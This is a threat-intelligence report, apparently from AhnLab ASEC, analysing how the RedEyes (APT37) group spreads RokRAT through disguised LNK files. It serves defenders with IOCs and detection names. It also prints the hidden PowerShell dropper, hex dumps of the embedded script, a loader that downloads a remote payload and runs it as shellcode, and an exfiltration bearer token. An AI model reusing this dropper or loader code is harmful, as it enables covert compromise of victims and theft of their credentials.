

RokRAT Malware Distributed Through LNK Files (*.lnk): RedEyes (ScarCruft)

ASEC asec.ahnlab.com/en/51751/

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AhnLab Security Emergency response Center (ASEC) confirmed that the RedEyes threat group (also known as APT37, ScarCruft), which distributed CHM Malware Disguised as Security Email from a Korean Financial Company last month, has also recently distributed the RokRAT malware through LNK files.

RokRAT is malware that is capable of collecting user credentials and downloading additional malware. The malware was once distributed through HWP and Word files. The LNK files that were discovered this time contain PowerShell commands that can perform malicious behavior by creating and executing a script file along with a normal file in the temp folder. The confirmed LNK filenames are as follows:

- 230407Infosheet.lnk
- April 29th 2023 Seminar.lnk
- 2023 Personal Evaluation.hwp.lnk
- NK Diplomat Dispatch Selection and Diplomatic Offices.lnk
- NK Diplomacy Policy Decision Process.lnk

The “230407Infosheet.lnk” file is disguised with a PDF icon and contains a malicious PowerShell command.




Figure 1. Properties of the LNK file

The LNK file contains not only a PowerShell command, but also the data of a normal PDF file along with malicious script codes. Furthermore, there are dummy bytes that start from 0x89D9A all the way to 0x141702A.

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00089D40	63	72	69	70	74	62	6C	6F	63	6B	5D	3A	3A	43	72	65	criptblock]::Cre
00089D50	61	74	65	28	24	6D	6F	6E	69	29	29	3B	22	3B	49	6E	ate(\$moni));";In
00089D60	76	6F	6B	65	2D	43	6F	6D	6D	61	6E	64	20	2D	53	63	voke-Command -Sc
00089D70	72	69	70	74	42	6C	6F	63	6B	20	28	5B	53	63	72	69	riptBlock ([Scri
00089D80	70	74	62	6C	6F	63	6B	5D	3A	3A	43	72	65	61	74	65	ptblock]::Create
00089D90	28	24	70	75	6C	6C	29	29	3B	22	19	20	19	20	19	20	(\$pull));". . .
00089DA0	19	20	19	20	19	20	19	20	19	20	19	20	19	20	19	20	. . . . .
00089DB0	19	20	19	20	19	20	19	20	19	20	19	20	19	20	19	20	. . . . .
00089DC0	19	20	19	20	19	20	19	20	19	20	19	20	19	20	19	20	. . . . .
00089DD0	19	20	19	20	19	20	19	20	19	20	19	20	19	20	19	20	. . . . .
00089DE0	19	20	19	20	19	20	19	20	19	20	19	20	19	20	19	20	. . . . .
00089DF0	19	20	19	20	19	20	19	20	19	20	19	20	19	20	19	20	. . . . .
00089E00	19	20	19	20	19	20	19	20	19	20	19	20	19	20	19	20	. . . . .
00089E10	19	20	19	20	19	20	19	20	19	20	19	20	19	20	19	20	. . . . .
00089E20	19	20	19	20	19	20	19	20	19	20	19	20	19	20	19	20	. . . . .
00089E30	19	20	19	20	19	20	19	20	19	20	19	20	19	20	19	20	. . . . .

Figure 2. Dummy

data that exists at the end of the LNK file

The PowerShell command that is executed through cmd.exe upon executing the LNK file is as follows:

```
/c powershell -windowstyle hidden $dirPath = Get-Location; if($dirPath -Match 'System32' -or $dirPath -Match 'Program Files') {
$dirPath = '%temp%'; $lnkpath = Get-ChildItem -Path $dirPath -Recurse *.lnk ^| where-object {$_.length -eq 0x00014A0DC4} ^|
Select-Object -ExpandProperty FullName; $pdfFile = gc $lnkpath -Encoding Byte -TotalCount 00561396 -ReadCount 00561396; $pdfPath =
'%temp%\230407정보지.pdf'; sc $pdfPath ([byte[]]($pdfFile ^| select -Skip 002474)) -Encoding Byte; ^& $pdfPath; $exeFile = gc $lnkpath -
Encoding Byte -TotalCount 00564634 -ReadCount 00564634; $exePath = '%temp%\230412.bat'; sc $exePath ([byte[]]($exeFile ^| select -
Skip 00561396)) -Encoding Byte; ^& $exePath;
```

The LNK file is read up to 0x890F4 and is saved and executed with the filename "230407Infosheet.pdf" in the Temp folder while excluding the first 0x9AA. Afterward, it reads up to 0x89D9A of the LNK file and is saved and executed in the Temp folder with the filename "230412.bat" after excluding 0x890F4, which is the byte where the PDF data exists.

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00000970	FE	FE	FE	FE	FE	FE	FE	FE	FE	FE	FE	FE	FE	FE	FE	FE	bbbbbbbbbbbbbbbb
00000980	FE	FE	FE	FE	FE	FE	FE	FE	FE	FE	FE	FE	FE	FE	FE	FE	bbbbbbbbbbbbbbbb
00000990	FE	FE	FE	FE	FE	FE	FE	FE	FE	FE	FE	FE	FE	FE	FE	FE	bbbbbbbbbbbbbbbb
000009A0	FE	FE	FE	FE	FE	FE	FE	FE	FE	FE	25	50	44	46	2D	31	bbbbbbbbbb%PDF-1
000009B0	2E	36	0D	25	E2	E3	CF	D3	0D	0A	32	35	36	20	30	20	.6.%ääïó..256 0
000009C0	6F	62	6A	0D	3C	3C	2F	46	69	6C	74	65	72	2F	46	6C	obj.<</Filter/F1
000009D0	61	74	65	44	65	63	6F	64	65	2F	46	69	72	73	74	20	ateDecode/First
000009E0	36	2F	4C	65	6E	67	74	68	20	31	39	32	2F	4E	20	31	6/Length 192/N 1
000009F0	2F	54	79	70	65	2F	4F	62	6A	53	74	6D	3E	3E	73	74	/Type/ObjStm>>st
00000A00	72	65	61	6D	0D	0A	80	39	4F	4F	85	48	43	E9	A7	94	ream..€900...HCé\$"
00000A10	8C	AA	AA	32	44	D8	DD	21	20	A5	F2	94	44	3F	31	2A	€*2DØÝ! ¥ò"D?1*
00000A20	4C	1C	88	11	DD	1B	87	D2	CF	13	E7	91	48	7C	47	9F	L.^.Ý.+òï.ç'H|GÝ
00000A30	0A	8F	03	87	16	F1	30	93	D3	87	E8	A0	9C	A4	41	04	...+.ñ0"Ó±è æA.
00000A40	7E	05	86	BF	36	2F	E3	4B	3D	26	D9	0C	B2	DD	08	97	~.+ç6/ãK=ãÜ.*Ý.-

Figure 3. PDF data

located at 0x9AA of the LNK file

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
000890B0	11	AF	1A	EB	BB	E8	FF	E1	6A	FF	C6	9D	57	C6	73	5F	.-.ë»èýájýE.WEs_
000890C0	05	18	00	97	70	78	56	0D	0A	65	6E	64	73	74	72	65	...-pxV..endstre
000890D0	61	6D	0D	65	6E	64	6F	62	6A	0D	73	74	61	72	74	78	am.endobj.startx
000890E0	72	65	66	0D	0A	35	35	37	38	39	32	0D	0A	25	25	45	ref..557892..%E
000890F0	4F	46	0D	0A	20	73	74	61	72	74	20	2F	6D	69	6E	20	OF..start/min
00089100	63	3A	5C	5C	57	69	6E	64	6F	77	73	5C	5C	53	79	73	c:\\Windows\\Sys
00089110	57	4F	57	36	34	5C	5C	63	6D	64	2E	65	78	65	20	2F	WOW64\\cmd.exe /
00089120	63	20	70	6F	77	65	72	73	68	65	6C	6C	20	2D	77	69	c powershell -wi
00089130	6E	64	6F	77	73	74	79	6C	65	20	68	69	64	64	65	6E	ndowstyle hidden
00089140	20	2D	63	6F	6D	6D	61	6E	64	20	22	24	70	75	6C	6C	-command "\$pull
00089150	20	3D	22	24	70	69	6E	61	3D	22	22	22	35	42	34	45	="\$pina=""5B4E
00089160	36	35	37	34	32	45	35	33	36	35	37	32	37	36	36	39	65742E5365727669
00089170	36	33	36	35	35	30	36	46	36	39	36	45	37	34	34	44	6365506F696E744D

Figure 4. Script code

located at 0x890F4 of the LNK file




Figure 5. Files created

in the Temp folder

The threat actor executes a normal PDF file to make the behavior appear normal before carrying out their malicious behavior through the script file.


```
[Net.ServicePointManager]::SecurityProtocol=[Enum]::ToObject([Net.SecurityProtocolType], 3072);
$aa=[DllImport("kernel32.dll")]public static extern IntPtr GlobalAlloc(uint b,uint c);';
$bb=[DllImport("kernel32.dll")]public static extern bool VirtualProtect(IntPtr a,uint b,uint c,out IntPtr d);';
$cc=[DllImport("kernel32.dll")]public static extern IntPtr CreateThread(IntPtr a,uint b,IntPtr c,IntPtr d,uint e,IntPtr f);';
$dd=[DllImport("kernel32.dll")]public static extern IntPtr WaitForSingleObject(IntPtr a,uint b);';
$fff=[DllImport("kernel32.dll")]public static extern IntPtr WaitForSingleObject(IntPtr a,uint b);';
$e=112;
do {
    try {
        $c.Headers["user-agent"] = "connecting...";
        $xmpw4=$c.DownloadData($d);
        $x0 = $b::GlobalAlloc(0x0040, $xmpw4.Length+0x100);
        $old = 0;
        $aab::VirtualProtect($x0, $xmpw4.Length+0x100, 0x40, [ref]$old);
        for ($h = 1;$h -lt $xmpw4.Length;$h++) {
            [System.Runtime.InteropServices.Marshal]::WriteByte($x0, $h-1, ($xmpw4[$h] -bxor $xmpw4[0] ));
        };
        try{throw 1;}
        catch{
            $handle=$ccc::CreateThread(0,0,$x0,0,0,0);
            $fff::WaitForSingleObject($handle, 500*1000);
        };
        $e=222;
    }
    catch{
        sleep 11;
        $e=112;
    }
}while($e -eq 112);
```

Figure 8. Final

PowerShell command that is executed




Figure 9. Malicious

file uploaded to OneDrive

The injected data is the RokRAT malware that is capable of collecting user credentials and downloading additional malware. The collected information is sent to the threat actor's cloud server using cloud services such as pcloud and yandex. The UserAgent in the request header is disguised as Googlebot. The certificate token used to send files is as follows:

Authorization: Bearer RSbj7Zk5lYK5ThSbQZH4YBo7ZxiPOCH94RBbFuU9c04XXVJg7xbvX

The additional normal files executed through the malicious LNK are as follows:




Figure 10. April

29th 2023 Seminar.pdf created through April 29th 2023 Seminar.Ink




Figure 11.

230402.hwp created through NK Diplomacy Policy Decision Process.Ink

As RokRAT has been in distribution for a while and is being distributed in various forms such as Word files, users are advised to take extra caution.

- Reddoor (RokRAT) Malware Analysis Report – May 9, 2022
- Korean APT Attacks Using Ruby Script Analysis Report – Apr. 7, 2021

[File Detection]

Dropper/LNK.Agent (2023.04.08.00)

Downloader/BAT.Agent (2023.04.08.00)

[IOC]

0f5eeb23d701a2b342fc15aa90d97ae0 (LNK)

aa8ba9a029fa98b868be66b7d46e927b (LNK)

657fd7317ccde5a0e0c182a626951a9f (LNK)

be32725e676d49eaa11ff51c61f18907 (LNK)

8fef5eb77e0a9ef2f97591d4d150a363 (bat)

461ce7d6c6062d1ae33895d1f44d98fb (bat)

hxxps://api.onedrive.com/v1.0/shares/u!aHR0cHM6Ly8xZHJ2Lm1zL2kvcyFBaFhFWExKU05NUFRiZnphVU14TmJJbkM2Q0k_ZT1WZEILSjE/root/

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